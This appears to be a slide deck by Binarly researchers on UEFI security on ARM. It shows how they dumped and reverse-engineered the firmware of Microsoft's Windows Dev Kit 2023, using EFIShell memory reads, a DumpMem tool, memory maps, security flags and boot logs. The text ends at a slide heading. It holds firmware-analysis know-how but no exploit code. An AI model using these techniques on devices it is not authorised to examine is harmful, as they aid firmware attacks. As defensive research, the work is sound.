Binarly

A Dark Side of UEFI:
Cross-Silicon Exploitation

Alex Matrosov, Alex Ermolov, Yegor Vasilenko, Sam Thomas

Binarly REsearch Team

Alex Matrosov

@matrosov

Yegor Vasilenko

@yeggorv

Alex Ermolov

@flothrone

Sam Thomas

@xorpse

https://binarly.io/events

Overview of the UEFI ecosystem on ARM

What is the difference between ARM and x86 in the UEFI context?

How UEFI spec brings more complexity to ARM architecture and thus making the design of devices insecure

- System Management Mode (SMM) was introduced on IA over 20 years ago
- Initially developed to handle power management and system critical events, it has evolved


https://uefi.org/sites/default/files/resources/UEFI_Plugfest_March_2016_AMI.pdf

Moving UEFI to ARM

Main goal for implementing an isolated execution environment for boot time and runtime services (SMM) in ARM TrustZone:

Solution needs to be as flexible as SMM and offer the same or higher level of security

Let's hope they didn't mean **this flexibility:**




https://binarly.io/advisories

Moving UEFI to ARM

Built on top of ARM TrustZone:

- ARM BootROM
  - SoC specific firmware
- System firmware:
  - UEFI firmware
    - **boot time environment**
  - Hypervisor
  - ARM Trusted Firmware (TF) and Trusted Execution Environment (TEE)
    - **management mode (MM) functionality and more security features**



https://uefi.org/sites/default/files/resources/UEFI_Plugfest_March_2016_AMI.pdf

Putting ARM UEFI design pieces together

Our target

Microsoft Windows Dev Kit 2023 (aka project “Volterra”)


- CPU: Qualcomm Snapdragon 8cx Gen 3
- Memory: 32GB LPDDR4x RAM
- Security: sTPM
- Software: Windows 11 Pro

Dumping and extracting the UEFI firmware image

- For Microsoft Surface Pro X device the image is available inside the update package (file `install.swm`)

```
yv@MacBook-Pro ~/Downloads/SurfaceProX_SQ1_2019_Win11_21H2_BMR_182010_140.12.4-2/sources$ 7z l install.swm| grep UEFI
2022-12-05 08:36:15 ....A          466          452  Recovery/OEM/CreatePartitions-UEFI.txt
2022-01-14 11:22:44 ....A     12923780      5192054  Windows/Firmware/Surface_UEFI_3.590.140.0.bin
2022-01-14 11:22:44 ....A     12923780      5192054  Windows/System32/DriverStore/FileRepository/surface_uefi.inf_arm64_e4369b85ba1f985a/Surface_UEFI_3.590.140.0.bin
2022-01-14 11:22:44 ....A         1214          793  Windows/System32/DriverStore/FileRepository/surface_uefi.inf_arm64_e4369b85ba1f985a/Surface_UEFI.inf
2022-01-14 21:35:04 ....A        11340         7231  Windows/System32/DriverStore/FileRepository/surface_uefi.inf_arm64_e4369b85ba1f985a/Surface_UEFI.cat
```

- For Microsoft Windows Dev Kit 2023 the image is not included into the update package, however:
  - Firmware is mapped into physical memory (BIOS region only)
  - FDs are mounted into USB during boot time, see the output of `map` command in EFIShell



Extracting data from the mounted file systems

```
.
├── fs0
│   ├── ASN1X509Dxe.efi
│   ├── AcpiPlatform.efi
│   ├── AcpiTableDxe.efi
│   ├── ...
│   ├── QcomChargerCfg.cfg
│   ├── SecParti.cfg
│   └── uefipil.cfg
├── fs1
│   ├── BootManagerPolicyDxe.efi
│   ├── ChargerStateControlInit.efi
│   ├── Dhcp6Dxe.efi
│   ├── ...
│   ├── Logo
│   ├── Ms Network.efi
│   └── VolumeUpIndicator
├── fs2
│   ├── 8ACF1180-6AF9-436D-A8EE-F7043C19AF18
│   ├── 8AF09F13-44C5-96EC-1437-DD899CB5EE5D
│   ├── 9E21FD93-9C72-4C15-8C4B-E77F1DB2D792
│   └── uefiplat.cfg
├── fs7
│   ├── ACPI
│   │   └── ACPI.elf
│   ├── System Volume Information
│   │   ├── IndexerVolumeGuid
│   │   └── WPSettings.dat
│   └── uefi_cfg.txt
├── fs8
│   └── TZAPPS
│       ├── storsec.mbn
│       ├── uefisec.mbn
│       └── winsecap.mbn
└── fs9
    ├── image
    │   ├── ...
    │   ├── adsp.mdt
    │   ├── adspr.jsn
    │   └── battmgr.jsn
    └── verinfo
        └── ver_info.txt
```

- **fs2:** EFI files from the firmware image

Name	Action	Type	Subtype	Text
UEFI image		Image	UEFI	
EfiFirmwareFileSystem2Guid		Volume	FFSv2	
Padding file		File	Pad	
8AF09F13-44C5-96EC-1437-DD899CB5EE5D		File	SEC core	
DDE58710-41CD-4306-DBFB-3FA90BB1D2DD		File	Freeform	uefiplat.cfg
9E21FD93-9C72-4C15-8C4B-E77F1DB2D792		File	Volume image	
8ACF1180-6AF9-436D-A8EE-F7043C19AF18		File	Volume image	
Volume free space		Free space		
Non-UEFI data		Padding	Non-empty	
Padding		Padding	Non-empty	

- **fs0:** Decompressed content of `9E21FD93-9C72-4C15-8C4B-E77F1DB2D792`
- **fs1:** Decompressed content of `8ACF1180-6AF9-436D-A8EE-F7043C19AF18`
- **fs7:** Static ACPI tables
- **fs8:** TZAPPS (trusted applications)
- **fs9:** Firmware for Qualcomm Hexagon (Audio DSP)
- Other **fs** contains ACPI tables, SMBIOS templates and TZAPPS backups

Dumping ARM UEFI Firmware From Physical Memory

Output of `devices` command in EFIShell:

```
CTRL E G G #P #D #C  Device Name
==== = = = == == === ============================================================
   3 R - -  0  1   0 MemoryMapped(0xB,0x9F000000,0x9F3DFFFF)
   4 R - -  0  1   0 Fv(631008B0-B2D1-410A-8B49-2C5C4D8ECC7E)
   6 R - -  0  1   0 Fv(6FBD4F03-500D-4A8E-9E7F-BB8D0796232D)
  4B R - -  0  2  54 VenHw(7CCE9C94-983F-4D0A-8143-B6C05545B223)
```

```
FS3:\> dmem 0x9f000000
Memory Address 000000009F000000 200 Bytes
  9F000000: 00 08 00 14 00 00 00 00-00 00 00 00 00 00 00 00  *................*
  9F000010: 78 E5 8C 8C 3D 8A 1C 4F-99 35 89 61 85 C3 2D D3  *x...=..O.5.a..-.*
  9F000020: 00 00 3E 00 00 00 00 00-5F 46 56 48 FF FE 0C 00  *..>....._FVH....*
  9F000030: 48 00 B9 B9 00 00 00 02-00 1F 00 00 00 02 00 00  *H...............*
  9F000040: 00 00 00 00 00 00 00 00-FF FF FF FF FF FF FF FF  *................*
  9F000050: FF FF FF FF FF FF FF FF-71 AA F0 00 A0 0F 00 F8  *........q.......*
  9F000060: FF FF FF FF FF FF FF FF-FF FF FF FF FF FF FF FF  *................*
```

1. Found that the firmware mapped by address `0x9f000000` and we were able to read by this address up to `0x5d0000` bytes
2. Wrote a UEFI application to save memory content to a file and dumped the entire BIOS region with command:

   `DumpMem.efi 0x9f000000 0x5d0000 uefi.bin`


https://github.com/binarly-io/tools_pocs/tree/main/DumpMem

Reconstructing The System Design: segfault on memory access

Name	Action	Type	Subtype	Text
UEFI image		Image	UEFI	
EfiFirmwareFileSystem2Guid		Volume	FFSv2	
Padding file		File	Pad	
8AF09F13-44C5-96EC-1437-DD899CB5EE5D		File	SEC core	
DDE58710-41CD-4306-DBFB-3FA90BB1D2DD		File	Freeform	uefiplat.cfg
9E21FD93-9C72-4C15-8C4B-E77F1DB2D792		File	Volume image	
8ACF1180-6AF9-436D-A8EE-F7043C19AF18		File	Volume image	
Volume free space		Free space		
Non-UEFI data		Padding	Non-empty	
Padding		Padding	Non-empty	

Main configuration file `uefiplat.cfg` (read-only):

- Describes system memory map and security configuration
- Not every listed memory area is available, attempting access to such areas causes a **Synchronous Exception**, which requires device reboot



Reconstructing The System Design: system memory map

```
[MemoryMap]
#                                                                EFI_RESOURCE_ EFI_RESOURCE_ATTRIBUTE_ EFI_MEMORY_TYPE ARM_REGION_ATTRIBUTE_
#MemBase,   MemSize,   MemLabel(32 Char.), BuildHob, ResourceType, ResourceAttribute, MemoryType, CacheAttributes
#-------------------- DDR  -----
0x80600000, 0x00100000, "HLOS1",            AddMem, SYS_MEM, SYS_MEM_CAP, Conv,   WRITE_BACK_XN
0x80860000, 0x00020000, "AOP CMD DB",       AddMem, MEM_RES, UNCACHEABLE, Reserv, UNCACHED_UNBUFFERED_XN
0x80880000, 0x00010000, "GPU PRR",          AddMem, MEM_RES, WRITE_COMBINEABLE, Reserv, UNCACHED_UNBUFFERED_XN
0x80890000, 0x00010000, "TPMControl",       AddMem, MEM_RES, WRITE_COMBINEABLE, RtData, UNCACHED_UNBUFFERED_XN
0x808A0000, 0x00010000, "USB HLOS Shared",  AddMem, SYS_MEM, SYS_MEM_CAP, Reserv, UNCACHED_UNBUFFERED_XN
0x808B0000, 0x00010000, "XBL LOGS",         AddMem, SYS_MEM, UNCACHEABLE, Reserv, UNCACHED_UNBUFFERED_XN
0x808C0000, 0x00030000, "HLOS2",            AddMem, SYS_MEM, SYS_MEM_CAP, Conv,   WRITE_BACK_XN
0x80900000, 0x00200000, "SMEM",             AddMem, MEM_RES, UNCACHEABLE, Re
0x80C00000, 0x01B00000, "HLOS3",            AddMem, SYS_MEM, SYS_MEM_CAP, Co
0x82700000, 0x02300000, "LPASS_NPU",        AddMem, MEM_RES, UNCACHEABLE, Re
0x84A00000, 0x00800000, "ADSP RPC",         AddMem, MEM_RES, UNCACHEABLE, Re
0x85200000, 0x09200000, "PIL Reserved",     AddMem, MEM_RES, UNCACHEABLE, Re
0x8E400000, 0x10C00000, "DXE Heap",         AddMem, SYS_MEM, SYS_MEM_CAP, Co
0x9F000000, 0x00500000, "UEFI FD",          AddMem, SYS_MEM, SYS_MEM_CAP, Bs
0x9F500000, 0x0008C000, "SEC Heap",         AddMem, SYS_MEM, SYS_MEM_CAP, Bs
0x9F58C000, 0x00001000, "CPU Vectors",      AddMem, SYS_MEM, SYS_MEM_CAP, Bs
0x9F58D000, 0x00003000, "MMU PageTables",   AddMem, SYS_MEM, SYS_MEM_CAP, Bs
0x9F590000, 0x00040000, "UEFI Stack",       AddMem, SYS_MEM, SYS_MEM_CAP, Bs
0x9F5F7000, 0x00008000, "Log Buffer",       AddMem, SYS_MEM, SYS_MEM_CAP, Rt
0x9F5FF000, 0x00001000, "Info Blk",         AddMem, SYS_MEM, SYS_MEM_CAP, Rt
0x9F600000, 0x00500000, "Sched Resv Bckup", AddMem, SYS_MEM, SYS_MEM_CAP, Bs
0x9FB00000, 0x00400000, "Sched Heap",       AddMem, SYS_MEM, SYS_MEM_CAP, Bs
0x9FF00000, 0x00100000, "FV Region",        AddMem, SYS_MEM, SYS_MEM_CAP, Bs
0xA0000000, 0x0EB00000, "HLOS4",            AddMem, SYS_MEM, SYS_MEM_CAP, Co
0xAEB00000, 0x11500000, "HYP RESERVED",     AddMem, SYS_MEM, SYS_MEM_CAP, Re
0xC1800000, 0x03900000, "TZApps",           NoHob,  SYS_MEM, SYS_MEM_CAP, Re
0xC5100000, 0x01100000, "DBI Dump",         NoHob,  MMAP_IO, INITIALIZED, Co
0xC6200000, 0x02400000, "Display Reserved", AddMem, MEM_RES, SYS_MEM_CAP, Re
```

```
## Security flag ##
# MS_CHANGE: enable TcgDxe and SecurityStubDxe
SecurityFlag = 0x1C77
# SecBootEnableFlag = 0x1                    i.e. 0b00000001
# TreeTpmEnableFlag = 0x2                    i.e. 0b00000010
# CommonMbnLoadFlag = 0x4                    i.e. 0b00000100
# DxHdcp2LoadFlag = 0x8                      i.e. 0b00000000
# VariableServicesFlag = 0x10                i.e. 0b00010000
# WinsecappFlag = 0x20                       i.e. 0b00100000
# LoadSecAppFlag = 0x40                      i.e. 0b01000000
# EnableQseeLogsFlag = 0x100                 i.e. 0b 00000001 00000000
# EnableQseeDiagLogsFlag = 0x200             i.e. 0b 00000010 00000000
# MSSecappFlag = 0x400                       i.e. 0b 00000100 00000000
# EnableTcgDxeFlag = 0x800                   i.e. 0b 00001000 00000000
# EnableSecurityStubDxeFlag = 0x1000         i.e. 0b 00010000 00000000
# EnableMeasureBootEventLog = 0x2000         i.e. 0b 00100000 00000000
```

Reconstructing The System Design: the boot log

```
[MemoryMap]
#
#MemBase,   MemSize,   MemLabel(32 Char.),
#-------------------- DDR  -----
0x80600000, 0x00100000, "HLOS1",
0x80860000, 0x00020000, "AOP CMD DB",
0x80880000, 0x00010000, "GPU PRR",
0x80890000, 0x00010000, "TPMControl",
0x808A0000, 0x00010000, "USB HLOS Shared",
0x808B0000, 0x00010000, "XBL LOGS",
0x808C0000, 0x00030000, "HLOS2",
0x80900000, 0x00200000, "SMEM",
0x80C00000, 0x01B00000, "HLOS3",
0x82700000, 0x02300000, "LPASS_NPU",
0x84A00000, 0x00800000, "ADSP RPC",
0x85200000, 0x09200000, "PIL Reserved",
0x8E400000, 0x10C00000, "DXE Heap",
0x9F000000, 0x00500000, "UEFI FD",
0x9F500000, 0x0008C000, "SEC Heap",
0x9F58C000, 0x00001000, "CPU Vectors",
0x9F58D000, 0x00003000, "MMU PageTables",
0x9F590000, 0x00040000, "UEFI Stack",
0x9F5F7000, 0x00008000, "Log Buffer",
0x9F5FF000, 0x00001000, "Info Blk",
0x9F600000, 0x00500000, "Sched Resv Bckup",
0x9FB00000, 0x00400000, "Sched Heap",
0x9FF00000, 0x00100000, "FV Region",
0xA0000000, 0x0EB00000, "HLOS4",
0xAEB00000, 0x11500000, "HYP RESERVED",
0xC1800000, 0x03900000, "TZApps",
0xC5100000, 0x01100000, "DBI Dump",
0xC6200000, 0x02400000, "Display Reserved",
```


```
S - Format: Log Type - Time(microsec) - Message - Optional Info
S - Log Type: B - Since Boot(Power On Reset),  D - Delta,  S - Statistic
S - QC_IMAGE_VERSION_STRING=BOOT.MXF.1.1.c1-00018-MAKENA-1.12542.3
S - IMAGE_VARIANT_STRING=QuantumApps
S - OEM_IMAGE_VERSION_STRING=crm-ubuntu14
S - Boot Interface: SPI
S - Secure Boot: On
S - Boot Config @ 0x00786064 = 0x00000005
S - JTAG ID @ 0x00786130 = 0x2014a0e1
S - OEM ID @ 0x00786138 = 0x00690047
S - Serial Number @ 0x00786134 = 0x7f31087f
S - Feature Config Row 0 @ 0x00784148 = 0x0000000000000000
S - Feature Config Row 1 @ 0x00784150 = 0x0000000000000000
S - Core 0 Frequency, 1440 MHz
S - PBL Patch Ver: 0
D -      7664 - pbl_apps_init_timestamp
D -      5916 - bootable_media_detect_timestamp
D -       792 - bl_elf_metadata_loading_timestamp
D -      7305 - bl_hash_seg_auth_timestamp
D -     25024 - bl_elf_loadable_segment_loading_timestamp
D -      3772 - bl_elf_segs_hash_verify_timestamp
D -     16374 - bl_sec_hash_seg_auth_timestamp
D -       723 - bl_sec_segs_hash_verify_timestamp
D -        13 - pbl_populate_shared_data_and_exit_timestamp
S -     67583 - PBL, End
B -     77988 - SBL1, Start
B -     97783 - SBL1 BUILD @ 11:43:08 on Aug 24 2022
B -     99674 - usb: usb2phy: PRIM success , 0x4
B -     99704 - usb: eud_serial_upd , 0x7f31087f
D -     99704 - sbl1_hw_init
B -     99735 - SMSS Load: disabled
D -         0 - smss_load_cancel
D -     10827 - boot_media_init
D -         0 - boot_check_recoveryinfo_partition
D -         0 - boot_update_sbl_recovery_partition_ids
D -         0 - boot_recovery_partitions_info_imem_init
D -         0 - boot_save_sbl_recovery_partition_info
```

Reconstructing the Trusted Boot Chain: initial phase

UEFI capsule	Capsule	UEFI 2.0	
UEFI image	Image	UEFI	
Padding	Padding	Non-empty	
EfiFirmwareFileSystem2Guid	Volume	FFSv2	
0A85A45E-915F-49DB-8BD5-5337861F8082	File	Raw	
Padding	Padding	Non-empty	PBL + XBL
EfiFirmwareFileSystem2Guid	Volume	FFSv2	
Padding file	File	Pad	
8AF09F13-44C5-96EC-1437-DD899CB5EE5D	File	SEC core	
DDE58710-41CD-4306-DBFB-3FA90BB1D2DD	File	Freeform	uefiplat.cfg
9E21FD93-9C72-4C15-8C4B-E77F1DB2D792	File	Volume image	
8ACF1180-6AF9-436D-A8EE-F7043C19AF18	File	Volume image	
Volume free space	Free space		
Padding	Padding	Non-empty	CDT
B320E871-864A-4158-B719-5835D12BB792	File	Raw	XBL Config
6568C322-5374-42A3-9437-807F0DE516C6	File	Raw	AOP
4C0631BB-68AD-45DC-8078-403574C7AD05	File	Raw	
15A1AB82-F696-4475-8C3F-55771AA49D3C	File	Raw	
8C9F8034-6952-41A1-86D1-C07E40C03630	File	Raw	
497FBC93-5784-4B8C-8F01-2AF50FB19239	File	Raw	
8811578B-5D44-4CA8-A9F5-FF77D3D7379C	File	Raw	
0A496266-F693-455F-8D59-F9D99D818CB4	File	Raw	
36A81CA6-BCE8-42A5-9116-12B72146EE78	File	Raw	
C7340E65-0D5D-43D6-ABB7-39751D5EC8E7	File	Raw	

ARM BootROM verifies and runs:

- Primary Boot Loader (PBL)
- Extended Boot Loader (XBL)
  - CDT image - display support
  - AOP (Always-On Processor) firmware
  - XBL config - description of further boot steps



Reconstructing the Trusted Boot Chain: Secure World

```
UEFI capsule                                  Capsule      UEFI 2.0
 UEFI image                                   Image        UEFI
  Padding                                     Padding      Non-empty
  EfiFirmwareFileSystem2Guid                  Volume       FFSv2
   0A85A45E-915F-49DB-8BD5-5337861F8082       File         Raw
    Padding                                   Padding      Non-empty
    EfiFirmwareFileSystem2Guid                Volume       FFSv2
     Padding file                             File         Pad
     8AF09F13-44C5-96EC-1437-DD899CB5EE5D     File         SEC core
     DDE58710-41CD-4306-DBFB-3FA90BB1D2DD     File         Freeform        uefiplat.cfg
     9E21FD93-9C72-4C15-8C4B-E77F1DB2D792     File         Volume image
     8ACF1180-6AF9-436D-A8EE-F7043C19AF18     File         Volume image
     Volume free space                        Free space
    Padding                                   Padding      Non-empty
   B320E871-864A-4158-B719-5835D12BB792       File         Raw
   6568C322-5374-42A3-9437-807F0DE516C6       File         Raw
   4C0631BB-68AD-45DC-8078-403574C7AD05       File         Raw
   15A1AB82-F696-4475-8C3F-55771AA49D3C       File         Raw
   8C9F8034-6952-41A1-86D1-C07E40C03630       File         Raw
   497FBC93-5784-4B8C-8F01-2AF50FB19239       File         Raw
   8811578B-5D44-4CA8-A9F5-FF77D3D7379C       File         Raw
   0A496266-F693-455F-8D59-F9D99D818CB4       File         Raw
   36A81CA6-BCE8-42A5-9116-12B72146EE78       File         Raw
   C7340E65-0D5D-43D6-ABB7-39751D5EC8E7       File         Raw
```

PBL + XBL

XBL Config

TZ QUP


TZ QSEE Dev Config

TZ QSEE Kernel

TZ APPS

TrustZone environment bringup:

- QSEE Dev Config
- Qualcomm Universal Peripheral (QUP) - TZ drivers
- Qualcomm Secure Execution Environment (QSEE) - TZ kernel
  - Trustlets - TZ apps




Reconstructing the Trusted Boot Chain: Normal World

